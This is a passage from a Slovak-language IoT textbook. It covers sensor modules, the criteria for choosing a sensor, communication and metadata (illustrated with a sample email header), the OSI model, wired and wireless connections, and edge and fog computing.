Najčastejšie ide o dosky plošných spojov s rozmermi do niekoľkých jednotiek centimetrov, na ktorých je väčinou umiestnený hlavný snímač s pripojenými pomocnými súčiastkami. Na obrázku je možné vidieť ako vyzerá senzor pre detekciu teploty a vlhkosti DHT11 vo forme súčiastky (vľavo) a vo forme modulu (vpravo).



## Obrázok 2.8 Snímač a rozširujúci modul snímača.


Moduly sú komplexnejšie elektronické zapojenia, ktorých veľkosť, tvar a usporiadanie pinov (tzv. pinout) sú navrhnuté presne pre konkrétnu vývojovú dosku. Pre dosku Arduino je k dispozícii množstvo externých modulov ako napríklad:

- číselná klávesnica,
- LCD displej pre zobrazovanie textových alebo grafických údajov,
- relátkové pole pre spínanie veľkých napäťí,
- MP3 modul pre prehrávanie hudobných súborov,
- ethernetový či WiFi modul,
- a mnoho iných.

Rovnako, ako pre Arduino, aj pre Raspberry Pi je k dispozícii mnoho modulov ako napríklad GSM či GPS modul.

**TIP!**

Aby bolo možné použiť viac modulov súčasne, je potrebné aby boli rozšíriteľne. V angličtine sa takýto rozšíriteľný modul označuje ako takzvaný „stackable shield“. Charakterizujú ho vyviedené konektory, do ktorých je možné pripojiť ďalší rozširujúci modul



Obrázok 2.9

Externé moduly (vľavo GSM modul pre Raspberry PI, vpravo ethernet modul pre Arduino).

## 2.6 Senzory

Pri výbere snímača je potrebné dôkladne zhodnotiť mnoho parametrov. Podľa toho je možné vybrať snímač, ktorý je v súlade s projektovými požiadavkami.

### Rozsah teplôt

Teplotný rozsah snímača definuje teploty, pri ktorých je snímač bezpečne ovládateľný a poskytuje presné merania. Každý snímač má špecifikovaný teplotný rozsah založený na vlastnostiach použitých materiálov. Zhodnotenie celého rozsahu teplôt, ktorým môže byť snímač vystavený, môže pomôcť zabrániť poškodeniu snímača a zabezpečiť presnejšie merania.

## **Linearita**

Ideálny snímač by mal perfektne lineárnu odozvu - napríklad zmena tepelnej jednotky by viedla k zmene jednotky napäťia v celom teplotnom rozsahu snímača. V skutočnosti však žiadny snímač nie je dokonale lineárny.

## **Citlivosť**

Citlivosť snímača je parameter, ktorý popisuje akú minimálnu zmenu hodnoty, napríklad teplotu, dokáže snímač zaznamenať. Citlivejší snímač, ako je termistor, dokáže ľahšie detegovať malé zmeny teploty ako menej citlivý snímač napríklad termočlánok. Táto citlivosť však prichádza na úkor linearity. To môže byť dôležitý faktor pri určovaní ideálneho výberu snímača pre teploty, ktoré meria. Ak máte v úmysle zachytiť zmenu stupňa zlomu v malom teplotnom rozsahu, termistor sa javí ako vhodnejší. Pre snímanie väčších teplotných zmien v širšom rozsahu teplôt môže stačiť termočlánok.

## **Doba odozvy**

Čas odozvy je mierka času, za ktorý snímač reaguje na zmenu teploty. Mnohé faktory môžu spôsobiť zvýšenie alebo zníženie doby odozvy. Výmena za nevýhodu horšej odozvy je menšia náchylnosť na chyby spôsobené napríklad samo ohrievaním.

## **Stabilita**

Stabilita snímača je známkou jeho schopnosti udržiavať konzistentný výstup pri danej teplote. Materiál zohráva kľúčovú úlohu v stabilite daného snímača.

## **Presnosť**

Rovnako ako pri akejkoľvek aplikácii merania, pochopenie požiadaviek na presnosť je rozhodujúce pre zabezpečenie spoľahlivých výsledkov. Výber senzora a meracieho hardvéru zohráva dôležitú úlohu v absolútnej presnosti merania, ale rovnako aj menšie detaily, ako je kabeláž, relatívna blízkosť iných zariadení, tienenie, uzemnenie atď., môžu mať vplyv na presnosť.

Pri výbere snímača je potrebné si všímať špecifikované tolerancie a všetky faktory, ktoré by mohli mať vplyv na túto špecifikáciu (napríklad dlhodobé vystavenie vysokým teplotám). Pozornosť je potrebné venovať tomu, aby sa snímač a meracie zariadenie volili s podobnou presnosťou. Nízka tolerancia prináša vyššiu cenu, ale pri použití meracieho zariadenia s nízkou kvalitou sa nemusí dosiahnuť dodatočná presnosť merania.

## **Životnosť**

Aby sa zabezpečilo, že snímače teploty zostanú v prevádzke po dobu životnosti aplikácie, musí návrhár rozumieť prostrediu, v ktorom budú nasadené. Niektoré snímače (napríklad termočlánky) sú z dôvodu ich konštrukcie trvanlivejšie. Kovy vybrané pre konkrétny termočlánok však majú odlišnú odolnosť voči korózii. Navyše snímač zapuzdený v izolačnom minerálnom a ochrannom kovovom plášti je odolnejší voči opotrebovaniu a korózii v priebehu času, ale stojí


viac a ponúka menšiu citlivosť. Treba tiež poznamenať, že rôzne konfigurácie snímačov môžu mať špeciálne požiadavky na montáž, aby sa zabezpečilo pevné fyzické a tepelné pripojenie.

### Náklady

Rovnako ako u všetkých aspektov projektu, môžu byť kľúčovým limitujúcim faktorom náklady. Pri niektorých aplikáciách môže prínos linearity prevážiť zvýšenie nákladov. Pri zohľadnení celkových nákladov na systém musíte tiež zvážiť dodatočné náklady na zapojenie, montáž a úpravu signálu.

## 2.7 Komunikácia

Princípy komunikácie môžeme nájsť v prírode, medzi ľuďmi, vo vyspej civilizácii aj medzi strojmi a zariadeniami. Veľmi zjednodušene povedané, komunikácia je dvojsmerný proces so snahou o dosiahnutie vzájomného porozumenia, v ktorom si účastníci vymieňajú informácie, správy, nápady, pocity.



Aby mohla komunikácia prebehnúť, sú potrebné tieto prvky a procesy:

- Odosielateľ
- Príjemca
- Informácia
- Správa
- Médium
- Kódovanie
- Dekódovanie

V procese komunikácie sa ďalej objavujú, nie sú ale nevyhnutné:

- Odpoveď
- Spätná väzba
- Šum

Účelom komunikácie je prenos Informácie. Informácie pomáhajú odstraňovať neistotu, alebo poskytujú odpoveď na určitú otázku. Sú teda spojené s údajmi a poznatkami, ktoré pomáhajú chápať reálny svet, rozhodovať sa, prípadne aj predchádzať nebezpečenstvu.

## **2.7.1 Informácie**

---

Slovo informácia pochádza z latinského základu **Informate**, čo v preklade znamená "dať myšlienkom formu". Informácie sú poznatky o konkrétnom subjekte, otázke, udalosti alebo procese.

Informácie môžu byť zakódované do rôznych foriem. Účelom môže byť:

- Zaistenie efektívneho prenosu informácie na vzdialené miesto
- Zabezpečenie informácie pred neželaným čítaním.

Informácie sú nevyhnutné takmer pre každú činnosť ako napríklad, plánovaný príchod autobusu, cesta k cieľu v novom meste, postup pre prípravu obedu, montážny manuál, návod na použitie, zmluvné podmienky a mnoho iných príkladov, ktoré sú bežou súčasťou života človeka. Informácie sú na každom kroku.

Pre každú úlohu potrebujete iný typ informácií a nájsť najužitočnejšie a najrelevantnejšie informácie, ktoré musíte pochopiť:

- Aké informácie sú?
- Prečo potrebujete tieto informácie?
- Aké sú rôzne typy dostupných informácií?
- Kde hľadať informácie?

### **Typy informácií**

Každé zariadenie môže poskytovať, alebo spracovávať rôzne typy dát. Ak sú dátá zasadené do kontextu, získame z nich informácie. Existuje niekoľko typov informácií. Pre každý typ informácie a jeho optimálne spracovanie sa môže vyžadovať odlišný systém.

Mnoho systémov pre komunikáciu využíva prispôsobené API (application programming interface) rozhrania, ktoré zabezpečujú, že systém dostane na vstupe dátá, vo formáte, ktorému rozumie a ktorý vyžaduje.

### **Metadáta**

Pri prenose dát sa často stretávame s konceptom metadát. Metadáta sú informácie o informáciách.

Metadáta môžu byť vložené do digitálneho objektu alebo môžu byť uložené samostatne. Metadáta nie sú používateľom zvyčajne viditeľné.

Napríklad údaj 04012 nemá sám o sebe žiadny význam. Akonáhle sú k týmto dátam pripojené aj metadáta, stane sa z nich informácia, ktorá nadobudla kontext. Táto informácia je použiteľná pri ďalšom spracovaní a rozhodovaní. Napríklad:

`<psc> 04012 </psc>`

Veľmi dobrým príkladom metadát je hlavička mailovej správy:

**Delivered-To:** x...y@gmail.com  
**Received:** by 10.80.209.194 with SMTP id i2csp3084784edg;  
Wed, 18 Apr 2018 08:26:32 -0700 (PDT)  
**X-Google-Smtp-Source:**  
AIpxw49F7kbSrbMTiALn3zXk5DoBkJUM6U1GIXIgNLaj43Vu2aUcA3LqmgKm3ZniS  
**X-Received:** by 10.28.175.140 with SMTP id  
y134mr2233463wme.139.1524065191998;  
Wed, 18 Apr 2018 08:26:31 -0700 (PDT)  
**ARC-Seal:** i=1; a=rsa-sha256; t=1524065191; cv=none;  
d=google.com; s=arc-20160816;  
b=I4uGqYX2T8oayVCToQYyWtYZ8JPapDzmcc2OJyNeFWQW/Sw0RQ9N64LH/f  
6QNfxrzI862d0mqt4mLC90JrOL4MVkHuDbuDTZGSrWfih2GmeYjh3qCyYP  
KrdptaDacqb3yu0amdYoNmrvCxz1XJ1rKShHw9sVaBj2tgnpV4krN+ftbUL  
zsyyvKmZxuJd3yBQDG+xks3dOEst+jRtJpLoIMQ4zxivnI3/sXoirX53iW4q  
KweMt6Vux/+5IbtZ2rwdYxe216Pvq/+pp5C3Xoj1rxXILKiinHsyfhm0tb  
BKFW==  
**ARC-Message-Signature:** i=1; a=rsa-sha256; c=relaxed/relaxed;  
d=google.com; s=arc-20160816;  
**h=content-transfer-encoding:mime-version:message-id:subject:reply-to**  
**:from:to:date:dkim-signature:delivered-to:arc-authentication-**  
**results;**

Metadáta môžu zhromažďovať, uchovávať a analyzovať na dobré účely organizácie, ako sú vlády, marketingové organizácie a poskytovatelia zdravotnej starostlivosti. Údaje by sa mohli použiť na zobrazenie podporných vládnych iniciatív, objavujúcich sa trendov v nakupovaní alebo na zlepšenie prístupu k lekárom a ambulanciám.

Metadáta je možné použiť aj na ukladanie a archiváciu dát. Bohužiaľ, informácie v metadátoch môžu byť tiež zneužité a použité na napadnutie nášho súkromia, sledovanie našich pohybov, prípadne ukradnutie našich peňazí alebo identity.

V niektorých aplikáciách je možné ukladanie a spracovanie metadát vypnúť. Toto sa často nachádza na karte Nastavenia alebo Možnosti (Settings, Options). Pretože každá aplikácia je iná, skontrolujte dokumentáciu a zistite, či daná verzia systému podporuje požadované príkazy a komunikačný formát.

### **Príkazy**

Príkazy sú akcie, ktoré vykonáva koncové zariadenie. Vo väčšine prípadov sú obmedzené v závislosti od implementácie systému. Rôzne príkazy používa termostat a výrobná linka. Príkazy nie sú samé o sebe reprezentované ako dáta.

V niektorých prípadoch je na príkaz naviazaná návratová hodnota, prípadne potvrdzovacia správa. Príklady príkazov:

- otočiť vľavo,
- otočiť vpravo,
- zapnúť,
- vypnúť,
- zobraziť text "14 °C".

### **Prevádzkové informácie**

Prevádzkové informácie sú údaje, ktoré sú dôležité pre prevádzku zariadenia, nevyužívajú sa pre poskytovanie pridanej hodnoty. Môže to zahŕňať napríklad prevádzkovú teplotu procesora a stav batérie. Tento druh údajov nemusí mať dlhodobú analytickú hodnotu, má však krátkodobú hodnotu, ktorá pomáha udržiavať prevádzkový stav, ako je napríklad diagnostika problémov, prevencia proti výpadkom.

### **Spracovanie dát**

Dáta, ktoré nesú požadované informácie, sú spracované, alebo uchované pre ďalšie použitie napríklad s pomocou týchto operácií:


- **Transformácia údajov** - prevod dát do iného formátu, napríklad konverzia napäťia signálu zachyteného prijímačom na kalibrovanú jednotku teploty.
- **Agregácia údajov a analýza** - kombináciou údajov je možné aplikovať štatistickú analýzu. Napríklad s pomocou priemerovania údajov medzi viacerými zariadeniami je možné odfiltrovať extrémne výchytky, ktoré by mohli spôsobiť chybné rozhodnutia.
- **Obohatenie údajov** - kombinácia údajov generovaných zariadením s inými metaúdajmi o zariadení alebo s inými dátovými súbormi, ako sú údaje o počasí alebo údaje o premávke, ktoré sa použijú pri následnej analýze.
- **Presúvanie údajov** - proces pri, ktorom údaje môžete získať na jednom mieste, spracovať na druhom a ukladať a archivovať na treťom. Všetky miesta môžu byť navzájom technicky a geograficky nezávislé.

## **2.8 Komunikačný model**

---

Pre pochopenie konceptu komunikácie bolo vytvorených niekoľko modelov, ktoré všeobecne popisujú proces komunikácie. Zvyčajne je model rozdelený do niekoľkých vrstiev, kde každá vrstva poskytuje špecifické služby. Pri sieťovej komunikácii je najčastejšie používaný OSI model.

Všeobecne uznávaný komunikačný model zabezpečuje, že aj zariadenia rôznych výrobcov dokážu medzi sebou bez problémov komunikovať. Takto je možné zložiť komplexnú sieťovú a IoT infraštruktúru so zariadeniami od rozličných výrobcov.



**Obrázok 2.11**  
**OSI model.**

Rozdelenie komunikácie medzi viacero zariadení a vrstiev má niekoľko výhod:

- Pomáha zlepšovaniu rozvoja technológií, pretože zmeny v jednej komunikačnej vrstve neovplyvňujú komunikáciu v iných vrstvách.
- Podporuje konkurenciu podnikov pretože komunikačné štandardy zabezpečujú, že zariadenia od rôznych výrobcov sú schopné spolu komunikovať.
- Pomáhajú navrhovať nové komunikačné štandardy (protokoly), pretože protokoly pracujúce na danej vrstve majú definované informácie s ktorými môžu pracovať a rozhranie pre komunikáciu s nižšími alebo vyššími vrstvami.

Jednotlivé vrstvy ISO OSI modelu majú nasledovné funkcie:

1. **Fyzická vrstva** - popisuje ako vyzerá fyzická časť siete. Definuje rozmery a fyzikálne parametre konektorov, vodičov, úrovne hodnôt logickej 1 a logickej 0 na tom-ktorom prenosovom médiu, spôsob reprezentácie a kódovania informácií.
2. **Spojová vrstva** (označovaná aj datalinková)- Popisuje komunikáciu medzi dvomi susednými zariadeniami v počítačovej sieti. Je v nej špecifikované ako sú definované adresy jednotlivých zariadení, ako prebieha synchronizácia, či kontrola a oprava dát alebo zisťovanie, či sú voľné prenosové linky.
3. **Sieťová vrstva** - Popisuje výber prenosovej cesty údajov v sieti, určuje ako majú vyzerať adresy koncových zariadení (predošlá vrstva riešila len susedné zariadenia). Jej úlohou je čo najlepšie doručiť dáta z jedného na druhý koniec prenosovej cesty.

4. **Transportná vrstva** - Určuje spôsob, ktorým sa v rámci jedného zariadenia priradí komunikácia do tých správnych aplikácií pre ich spracovanie. Jej úlohou je tiež overiť správne doručenie dát medzi koncovými zariadeniami a riadenie dátového toku.
5. **Relačná vrstva** - Jej úlohou je udržiavať spojenie medzi aplikáciami na koncových zariadeniach a zabezpečovať potrebnú výmenu dát bez prerušenia.
6. **Prezentačná vrstva** - Má za úlohu správne prezentovať dátu, napríklad pripojiť k telu emailu aj hlavičku, v ktorej je určená priorita emailu, adresa pre odpovedanie, jazyk správy a podobne. Dôležitú úlohu tiež zohráva pri šifrovaní dát.
7. **Aplikačná vrstva** - Tvorí rozhranie medzi používateľom a sieťou a jej úlohou je prijímať dátu od používateľov, správne ich interpretovať a naformátovať podľa vopred daných komunikačných štandardov. Na druhej strane komunikácie má táto vrstva za úlohu dátu správne zobraziť.

## 2.9 Spojenia

---

V IoT systémoch sú začlenené koncové elektronické zariadenia (Arduino, Raspberry PI), sieťové zariadenia (router, switch, server, antény...). Tieto zariadenia sú prepojené na rôznych vrstvách komunikačného modelu.

Aj preto sa používa niekoľko rôznych významov slova "pripojenie" alebo "spojenie", ktoré sa používajú pri navrhovaní, konfigurácii, diagnostike a odstraňovaní problémov s IoT systémom.


### **Elektronické spojenia**

Ako jedným z prvých pripojení, je elektronické pripojenie zariadení. Môže ísť napríklad o pripojenie k zdroju napájania. Zdrojov napájania môže byť niekoľko typov:

- batérie,
- sieťové napájanie,
- externé napájacie zdroje (na konverziu AC na DC),
- napájanie cez Ethernet (PoE).

Väčšina zariadení sa pripája k elektrickej sieti, odkiaľ získava elektrickú energiu pre svoju činnosť. IoT zariadenia sa používajú aj na vzdialených miestach, kde je často obmedzený prístup k sieti, alebo sieť nie je k dispozícii vôbec. V týchto situáciách sa získava energia zo slnečných článkov, alebo teplotných rozdielov (termočlánkov) na napájanie zariadení.

Spojenie z pohľadu elektroniky sa týka aj drôtov a obvodov používaných v IoT zariadeniach. Všetky IoT zariadenia majú obvody, ktoré spolu spájajú snímače, ovládače a riadiace jednotky.



**Obrázok 2.12**  
**Kontaktné pole.**

Aby sa počas prototypovania nových zariadení, proces prepájania súčiastok zjednodušil, často sa používa kontaktné pole. Pole poskytuje flexibilný spôsob, ako vytvoriť elektronické zapojenie na úrovni obvodu, s prístupom a možnosťou rýchlej výmeny všetkých komponentov. Výroba nového plošného spoja a osadenie súčiastok je veľmi náročný proces, ktorý trvá veľmi dlho v porovnaní so simuláciou plošného spoja na kontaktnom poli.


### **Datalinkové spojenia**

Ďalší význam slova "pripojenie" sa vzťahuje na dátové spojenia. Prostredníctvom OSI modelu sú typy spojení definované troma vrstvami:

- vrstva 1 - fyzická vrstva
- vrstva 2 - spojová vrstva
- vrstva 3 - sietová vrstva

V súčasnosti sú najrozšírenejšie tri typy médií, ktoré používajú zariadenia pre komunikáciu cez internet a sú nimi medená kabeláž, optické vlákno a rádiové spojenie, známe aj ako WiFi.


**Medená kabeláž** - siete, ktoré používajú medené médiá, pretože sú lacné, ľahko sa inštalujú. Medené médium je však obmedzené maximálnou vzdialenosťou prenosu, ktorá často nepresahuje desiatky metrov a rušením signálu. Preto všetky medené médiá musia dodržiavať technické obmedzenia vzdialenosťi.



Obrázok 2.13

UTP kábel.

**Vláknová optika** - káble s optickými vláknenami sú v dôsledku svojej odolnosti voči rušeniu signálu používané pre diaľkové prenosy. Signál môže cestovať oveľa dlhšie bez degradácie kvality než je tomu pri použití medených káblov. Nevýhodou je vysoká cena.



Obrázok 2.14


Optické vlákna.

Vysielačné zariadenie vysiela binárne signály vo forme svetelných impulzov s pomocou LED alebo laserov. Prijímacie zariadenie používa fotodiódy na detekciu svetelných impulzov a ich spätnú konverziu na napätie.

**Bezdrôtové pripojenie** - Bezdrôtové zariadenie pozostáva zo širokej škály možností pripojenia vrátane elektromagnetických signálov, rádiových a mikrovlnných frekvencií, mobilných a satelitných spojení. Infraštruktúra je tvorená vysielačmi a prijímačmi vo forme antén, ktoré prenášajú dátu vo forme elektromagnetického vlnenia (podobne ako televízia alebo rádio).

Aby bol možný bezdrôtový prenos informácie, musí byť do antény privedený elektrický signál s vysokou frekvenciou. Následne sa tento signál v anténe premieňa na elektromagnetickú vlnu. Signál privádzaný do antény vzniká procesom modulácie z nosného vysokofrekvenčného signálu s frekvenciou rádovo MHz a GHz a modulačného signálu, ktorý reprezentuje informáciu.

Modulačný signál môže ovplyvňovať buď amplitúdu (AM modulácia), alebo frekvenciu (FM modulácia) nosného signálu, prípadne iné parametre nosného signálu. Na prijímacej strane anténa premieňa elektromagnetickú vlnu späť na elektrický signál a procesom demodulácie získavame z prijatého signálu požadovanú informáciu, ktorá bola vysielaná.



**Obrázok 2.15**

### Rádiová komunikácia.

Bežná WiFi sieť napríklad využíva pre prenos dát frekvenčné pásmo 2.4GHz, podobne ako kuchynské mikrovlnné rúry (čo sa môže prejaviť aj zniženou kvalitou signálu v prípade blízkosti vysielača a spomínaného spotrebiča). Výhodou bezdrôtových spojení je ich relatívne jednoduchá inštalácia a v prípade použitia smerových antén aj veľký dosah, no nevýhodou je veľká náchylnosť na elektromagnetické rušenie a silná degradácia kvality a dosahu signálu pri prekážkach v ceste signálu.



**Obrázok 2.16**

### Najčastejšie používané konektory.

Všetky konektory medených káblov, optických vláken a antén rádiového prenosu, spĺňajú špecifické štandardy fyzickej vrstvy. Tieto normy špecifikujú mechanické rozmery konektorov a prijateľné elektrické vlastnosti každého typu prenosu signálu. Tieto sieťové médiá tiež bežne používajú modulárne konektory a zástrčky na jednoduché pripojenie a odpojenie.

### Komunikačné spojenie systémov

Na najvyššej vrstve komunikácie je komunikácia medzi aplikáciami, ktoré sú súčasťou riadiacich systémov zariadení. Každá komunikácia medzi aplikáciami má svoje špecifiká. Niektoré aplikácie potrebujú komunikovať šifrovane, iné si vystačia s takzvanou plain-text (text v nezašifrovannej podobe) formou, pretože neposielajú citlivé dátá. Niektoré aplikácie prenášajú dátá raz za čas, iné kontinuálne v dátových prúdoch v pravidelných intervaloch. Na zabezpečenie komunikácie medzi aplikáciami slúžia komunikačné protokoly.

Komunikačný protokol je súbor pravidiel, ktoré používajú programy alebo operačné systémy na komunikáciu medzi dvoma koncovými bodmi. Protokoly popisujú syntax (tvar komunikácie), sémantiku (význam komunikácie) a synchronizáciu (časovanie) komunikácie a tiež pravidlá pre kontrolu a zotavenie sa z chýb v komunikácii.

Medzi známe protokoly patrí napríklad protokol HTTP určený pre prenos webstránok a súborov medzi internetovým prehliadačom a web serverom, či SMTP pre odosielanie elektronickej pošty alebo SSH pre vzdialenú správu zariadení.

Vo svete IoT však vzniká potreba nových protokolov pre bezpečný a nenáročný prenos dát. Naviac musia medzi sebou komunikovať zariadenia na rôznych úrovniach - koncové zariadenia navzájom (M2M - machine to machine), koncové zariadenia s bránou (M2G - machine to gateway) alebo koncové zariadenia s clouдовými servermi (M2C - machine to cloud). Medzi nové protokoly môžeme zaradiť napríklad MQTT alebo REST.

Detailnejší popis jednotlivých protokolov je uvedený v kapitole 5, ktorá sa venuje problematike sietí.

## 2.10 Tok informácií v IoT

---

Kľúčové komponenty najjednoduchších IoT systémov zahrňujú senzory prepojené drôtovým alebo bezdrôtovým spojením na riadiace prvky alebo akčné členy. Niektoré prvky v IoT systémoch dokonca majú viac ako jednu funkciu. Napríklad riadiaci prvok - kontrolér môže zbierať dátá zo senzorov a na základe týchto dát bez zásahu človeka môže pomocou akčného člena upraviť parametre prostredia (zvýšiť teplotu, znížiť osvetlenie, ...). Takýto model, keď kontrolér spracúva dátá priamo zo senzorov a hned' ich aj riadi nazývame pojmom edge computing.

Kontrolér ale môže slúžiť aj ako brána (gateway) do lokálnej siete. V takomto prípade sa kontrolér stará o zber dát a ich posunutie na výkonnejší počítač v lokálnej sieti. Tento počítač následne dátá spracuje a vyhodnotí, aká akcia sa má vykonať, alebo len dátá uloží do databázy pre neskoršiu analýzu. Ak sa dátá spracúvajú v lokálnej sieti, hovoríme o modeli s názvom fog computing.

